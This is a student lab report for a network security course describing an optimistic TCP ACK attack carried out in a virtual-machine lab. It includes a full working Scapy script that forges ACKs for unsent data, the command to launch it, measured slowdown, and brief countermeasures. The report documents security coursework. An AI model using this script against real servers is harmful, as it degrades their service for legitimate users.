## 

CSE-406

Optimistic TCP Ack attack

09.09.2019

**─**

Montaser Majid Taseen

1505055

Group - 2

Section - A

# Steps of Attack

**Requirements**

1.Operating system: Windows

2. Virtualbox

3. Scapy

**Environment Setup**

Create a virtual machine(attacker) which will attack the main operating system

1.Attacker : 172.20.57.40

2.Victim : 172.20.57.57

**Topology diagram**



**Working steps:**

1. At first we will build a secure connection with the victim by implementing tcp handshake.

2. From that tcp handshake we will collect data about its payload.

3. Now we will attack the server by sending acks for packets which it have not sent yet and force it to reply against those packets.

**Codes:**

**OptimisticAckAttacker.py**

1. #!/usr/bin/env python
2. **import** argparse
3. **import** time
4. **from** scapy.all **import** \*
6. parser = argparse.ArgumentParser(description='Attack a TCP server with the optimistic ack attack.')
7. parser.add\_argument('--host', default='127.0.0.1', type=str, help='The ip address to attack.')
8. args = parser.parse\_args()
10. **if** \_\_name\_\_ == "\_\_main\_\_":
11. host=args.host
12. sequence\_no=4444
13. source\_port=6666
14. dest\_port=12345
15. firsthandshake=IP(dst=host) / TCP(sport=source\_port, dport=dest\_port, flags='S',        seq=sequence\_no)
16. **print** "First handshake"
17. firsthandshake.show()
18. secondhandshake = sr1(firsthandshake)
19. **print** "Second handshake"
20. secondhandshake.show()
21. thirdhandshake = IP(dst=host) / TCP(sport=source\_port, dport=dest\_port, flags='A',      ack=(secondhandshake.seq + 1), seq=(sequence\_no + 1))
22. **print** "Third handshake"
23. thirdhandshake.show()
24. lastdata=sr1(thirdhandshake)
25. **print** "last data"
26. lastdata.show()


30. start\_ack = lastdata.seq
31. **print**(start\_ack)
32. window = len(lastdata.payload.payload)
33. **print**(window)


36. **for** i **in** range(1, int(10000000 / window)):
37. opt\_ack\_attack =  IP(dst=host) / TCP(sport=source\_port, dport=dest\_port, flags='A', ack=(start\_ack + i \* window), seq=(sequence\_no + 1))
38. **if** i==1:
39. **print** "first data"
40. opt\_ack\_attack.show()
41. send(opt\_ack\_attack)

**Launch Attack**


Run in the attacker machine ./OptimisticAckAttacker.py –host “172.20.57.57”

**Screenshots**


1. Running the attack code and first handshake of the three handshakes of TCP between attacker and victim:

**s**


1. Second handshake of victim syn-ack reply:




1. Third handshake or ack from attacker:




1. Reply packet against the ack from attacker:




1. TCP handshaking in wireshark of attacker



1. Optimistic TCP ack send by attacker in wireshark:



1. Ack received shown from the victim side using wireshark:





We can see tcp acks from both the attacker side and the victim side on wireshark.

# Was my attack successful?

Yes, my attack was successful to some extent. I was able to send unnecessary acks which had nothing to do with the connection and get reply packets from the victim for that ack which is a successful manipulation of TCP optimal ack property.

I had visible effect on the server by this ack packets as it slowed down the connection with other clients.

**Fig: Ping to “google.com” at normal condition**

**Fig: Ping to “google.com” at attack time**

We can see a visible change in ping time. Before attack the average ping time was 65ms and 71ms, but at the attack increased the ping time to 166ms and 156ms as a huge portion of the bandwidth was busy giving reply to the unnecessary acks.

The attack could not crash the server as our attack was against the main operating system, the victim is quite strong. Our virtualbox could not reach the threshold of it. But performance degradation was clearly seen.

# Did I think of any countermeasures for such attacks

The attack can not be implemented if the windows firewall is on as firewall detects potentially harmful packets and blocks it.

But the main countermeasure against optimistic tcp ack attack would be redesigning of TCP. If we can make TCP aware of potentially fake acks then it will be able to reject them though the packet was sent . So the congestion will remain controlled.

Another countermeasure would be to implement maximum traffic limits per client from the server side. It will stop any fast transmission of packets between attacker and server and thus the main objective of the optimistic TCP ack attack will be hindered.